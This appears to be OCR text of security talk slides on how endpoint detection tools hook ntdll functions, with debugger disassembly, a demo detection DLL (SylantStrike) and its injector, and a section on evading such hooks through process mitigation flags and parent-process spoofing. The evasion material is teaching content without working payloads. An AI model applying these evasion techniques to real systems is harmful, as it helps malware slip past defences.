


```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1           mov     r10,rcx
00007ff9`589fc9e3 b818000000       mov     eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test     byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`589fc9f0 7503             jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
00007ff9`589fc9f2 0f05             syscall
00007ff9`589fc9f4 c3               ret
00007ff9`589fc9f5 cd2e             int     2Eh
00007ff9`589fc9f7 c3               ret
```

syscall number pushed to EAX

EDRs are malware!?

Did I lose my mind with that statement?



Eigenschappen van powershell.exe (9596)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment

Name	Base address	Size	Description
powershell.exe	**0x7ff621f...**	**452 kB**	**Windows PowerShell**
advapi32.dll	0x7ffb212c...	652 kB	Geavanceerde Windows 32 ...
amsi.dll	0x7ffb08f5...	92 kB	Anti-Malware Scan Interface
AppResolver.dll	0x7ffaff77...	588 kB	App-resolver
atl.dll	0x7ffaef13...	112 kB	ATL Module for Windows XP ...
ATPAmsiGuard.dll	0x7ffb1a76...	148 kB	Adaptive Threat Protection ...
BCP47Langs.dll	0x7ffb1788...	372 kB	BCP47 Language Classes
bcrypt.dll	0x7ffb1f5d...	152 kB	Windows-bibliotheek van cr...
bcryptprimitives...	0x7ffb1f3f...	516 kB	Windows Cryptographic Pri...
blframeworkrt.dll	0x7ffb08d6...	404 kB	BL Framework component
blframeworku.dll	0x7ffb08ef...	112 kB	BL Framework (untrusted) c...
cdp.dll	0x7ffb1007...	5,27 MB	Microsoft (R) CDP Client API
cfgmgr32.dll	0x7ffb1f58...	296 kB	Configuration Manager DLL
clbcatq.dll	0x7ffb21ae...	648 kB	COM+ Configuration Catalog
clr.dll	0x7ffb0f0d...	10,76 MB	Microsoft .NET Runtime Com...
clrjit.dll	0x7ffb0d0a...	1,31 MB	Microsoft .NET Runtime Just...
combase.dll	0x7ffb21e9...	3,21 MB	Microsoft COM voor Windows
coml2.dll	0x7ffb2059...	472 kB	Microsoft COM for Windows
crypt32.dll	0x7ffb1f7a...	1,29 MB	Crypto-API32
crypt32.dll.mui	0x298a6e1...	56 kB	Crypto-API32
cryptbase.dll	0x7ffb1ece...	48 kB	Base cryptographic API DLL
cryptnet.dll	0x7ffb1144...	188 kB	Crypto Network Related API
cryptsp.dll	0x7ffb1f4b...	92 kB	Cryptographic Service Provi...
cscapi.dll	0x7ffb054a...	72 kB	Offline Files Win32 API
cversions.2.db	0x298a689...	16 kB	

Eigenschappen van C:\Program Files\McAfee\Endpoint Security\Adaptive Threat...

General | Imports | Load config

File


Adaptive Threat Protection AMSI Guard
(Verified) McAfee, Inc.
Version: 10.7.0.2329

Target machine:	AMD64
Time stamp:	14:47:29 21-8-2020
Image base:	0x180000000
Checksum:	0x2f8c5 (correct)
Subsystem:	Windows GUI
Subsystem version:	6.0
Characteristics:	Executable, DLL, Large address aware, High entropy VA, Dynamic b

Sections:


Name	VA	Size
.text	0x1000	0xfe00
.rdata	0x11000	0xa200
.data	0x1c000	0xc00
.pdata	0x1f000	0x1200
.tls	0x21000	0x200
.gfids	0x22000	0x200
.rsrc	0x23000	0x600
.reloc	0x24000	0x800

How (most) EDRs work – Userland Hooks



```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1          mov     r10,rcx
00007ff9`589fc9e3 b818000000      mov     eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`589fc9f0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
00007ff9`589fc9f2 0f05            syscall
00007ff9`589fc9f4 c3              ret
00007ff9`589fc9f5 cd2e            int     2Eh
00007ff9`589fc9f7 c3              ret
```

Example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll




```
0:005> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`f4dfd080 e9113ff5ff      jmp     00007ff8`f4d50f96
00007ff8`f4dfd085 0000            add     byte ptr [rax],al
00007ff8`f4dfd087 00f6            add     dh,dh
00007ff8`f4dfd089 0425            add     al,25h
00007ff8`f4dfd08b 0803            or      byte ptr [rbx],al
00007ff8`f4dfd08d fe              ???
00007ff8`f4dfd08e 7f01            jg      ntdll!NtAllocateVirtualMemory+0x11 (00007ff8`f4dfd091)
00007ff8`f4dfd090 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`f4dfd095)
```

Example of the hooked function prototype of NtAllocateVirtualMemory call located in ntdll.dll

TRIVIA:

What happens if you create a loader that calls ntdll.dll when your EDR hooks kernel32.dll?

To make it even more obvious




```cpp
#include <iostream>

using namespace std;

void HookedFunction()
{
    cout << "I do cool stuff!\n";
}

void CloneOfHookedFunction()
{
    cout << "I do cool stuff!\n";
}

int main()
{
    HookedFunction();
    CloneOfHookedFunction();
    return 0;
}
```

```
I do cool stuff!
I do cool stuff!


...Program finished with exit code 0
Press ENTER to exit console.
```


Creating our own EDR

Thanks to Ethical Chaos - SylantStrike




```
//Pointer to the trampoline function used to call the original API
pNtAllocateVirtualMemory pOriginalNtAllocateVirtualMemory = nullptr;
pNtWriteVirtualMemory pOriginalNtWriteVirtualMemory = nullptr;
pNtProtectVirtualMemory pOriginalNtProtectVirtualMemory = nullptr;
pNtCreateThreadEx pOriginalNtCreateThreadEx = nullptr;
HANDLE suspiciousHandle = nullptr;
PVOID suspiciousBaseAddress = nullptr;

DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
{
    if (Protect == PAGE_EXECUTE_READWRITE)
    {
        MessageBox(hWnd:nullptr, lpText:TEXT("Allocating RWX memory are we? - DETECTED."), lpCaption:TEXT("Custom EDR powered by @EthicalChaos"), uType:MB_OK);
        suspiciousHandle = ProcessHandle;
    }
    return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
}


DWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
{
    if (ProcessHandle == suspiciousHandle)
        MessageBox(hWnd:nullptr, lpText:TEXT("Writing memory are we? - DETECTED."), lpCaption:TEXT("Custom EDR powered by @EthicalChaos"), uType:MB_OK);
    suspiciousBaseAddress = BaseAddress;
    return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
}


DWORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
{
    if (ProcessHandle == suspiciousHandle)
    {
        MessageBox(hWnd:nullptr, lpText:TEXT("Protecting virtual memory are we? - DETECTED."), lpCaption:TEXT("Custom EDR powered by @EthicalChaos"), uType:MB_OK);
    }
    return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress, NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
}


DWORD NTAPI NtCreateThreadEx(OUT PHANDLE hThread, IN ACCESS_MASK DesiredAccess, IN LPVOID ObjectAttributes, IN HANDLE ProcessHandle, IN LPTHREAD_START_ROUTINE lpStartAddress, IN LPVOID lpParameter, IN BOOL CreateSuspended, IN ULONG StackZeroBits, IN ULONG SizeOfStackCommit, IN ULONG SizeOfStackReserve, OUT LPVOID lpBytesBuffer)
{
    if ((lpStartAddress == (LPTHREAD_START_ROUTINE)suspiciousBaseAddress))
    {
        MessageBox(hWnd:nullptr, lpText:TEXT("OK that does it. I am not letting you create a new thread! Killing your process now!!"), lpCaption:TEXT("Custom EDR powered by @EthicalChaos"), uType:MB_OK);
        TerminateProcess(GetCurrentProcess(), uExitCode:0xdead1337);
        return 0;
    }
    return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, lpBytesBuffer);
}
```


Battle testing our EDR


Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> cd C:\Users\Jean\Desktop\SylantStrike-master\x64\Release
PS C:\Users\Jean\Desktop\SylantStrike-master\x64\Release> .\SylantStrikeInject.exe  --process=demo.exe --dll=C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: demo.exe

 Injecting process demo.exe(20864) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```



demo.exe (20864) Properties

Name	Base address	Size	Description
advapi32.dll	0x7ff8f2e90000	652 kB	Advanced Windows 32 Base API
bcryptprimitives.dll	0x7ff8f1c70000	516 kB	Windows Cryptographic Primitives Library
clr.dll	0x7ff8df6c0000	10.76 MB	Microsoft .NET Runtime Common Language Runti...
clrjit.dll	0x7ff8ce660000	1.31 MB	Microsoft .NET Runtime Just-In-Time Compiler
combase.dll	0x7ff8f40e0000	3.21 MB	Microsoft COM for Windows
demo.exe	**0x10de93f0000**	**24 kB**	**DemoBasicLoader**
gdi32.dll	0x7ff8f2ac0000	152 kB	GDI Client DLL
gdi32full.dll	0x7ff8f2270000	1.59 MB	GDI Client DLL
imm32.dll	0x7ff8f2f40000	184 kB	Multi-User Windows IMM32 API Client DLL
kernel.appcore.dll	0x7ff8f1300000	68 kB	AppModel API Host
kernel32.dll	0x7ff8f2920000	712 kB	Windows NT BASE API Client DLL
KernelBase.dll	0x7ff8f1d90000	2.64 MB	Windows NT BASE API Client DLL
locale.nls	0x10de9630000	796 kB	
mscoree.dll	0x7ff8e5c30000	400 kB	Microsoft .NET Runtime Execution Engine
mscoreei.dll	0x7ff8e01e0000	680 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x7ff8cebf0000	22 MB	Microsoft Common Language Runtime Class Library
msvcp_win.dll	0x7ff8f21d0000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ff8f36d0000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ff8f4d60000	1.94 MB	NT Layer DLL
ole32.dll	0x7ff8f3560000	1.34 MB	Microsoft OLE for Windows
rpcrt4.dll	0x7ff8f2750000	1.12 MB	Remote Procedure Call Runtime
sechost.dll	0x7ff8f2db0000	604 kB	Host for SCM/SDDL/LSA Lookup APIs
shlwapi.dll	0x7ff8f29e0000	328 kB	Shell Light-weight Utility Library
SortDefault.nls	0x10deb6b0000	3.21 MB	
SylantStrike.dll	0x7ff8dcc10000	40 kB	
ucrtbase.dll	0x7ff8f1b70000	0.98 MB	Microsoft® C Runtime Library
ucrtbase_clr0400.dll	0x7ff8d21b0000	756 kB	Microsoft® C Runtime Library
user32.dll	0x7ff8f45d0000	1.58 MB	Multi-User Windows USER API Client DLL
vcruntime140.dll	0x7ff8d93b0000	100 kB	Microsoft® C Runtime Library
vcruntime140_clr0400.dll	0x7ff8d2270000	88 kB	Microsoft® C Runtime Library
version.dll	0x7ff8ec2d0000	40 kB	Version Checking and File Installation Libraries
win32u.dll	0x7ff8f1d60000	132 kB	Win32u


C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikeInject.exe

```
Waiting for process events
+ Listening for the following processes: demo.exe
```


“Quick” Win! Messing with creation flags!


- PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_MASK (0x00000003ui64 << 44)
- PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_DEFER (0x00000000ui64 << 44)
- PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON (0x00000001ui64 << 44)
- PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_OFF (0x00000002ui64 << 44)
- PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALLOW_STORE (0x00000003ui64 << 44)

PROC_THREAD_ATTRIBUTE_PARENT_PROCESS	The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right.Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

Source: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-updateprocthreadattribute

Demoloader with and without creation flag shenanigans


demo.exe (25456) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment


File

DemoBasicLoader
(UNVERIFIED)
Version: 1.0.0.0
Image file name:
C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe

Process

Command line:	"C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe" notepad
Current directory:	C:\Users\Jean\
Started:	4 seconds ago (11:50:53 AM 4/7/2021)
PEB address:	0xc3eebe2000
Parent:	powershell.exe (24864)
Mitigation policies:	DEP (permanent); ASLR (high entropy)

Protection: None


demo.exe (29180) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment

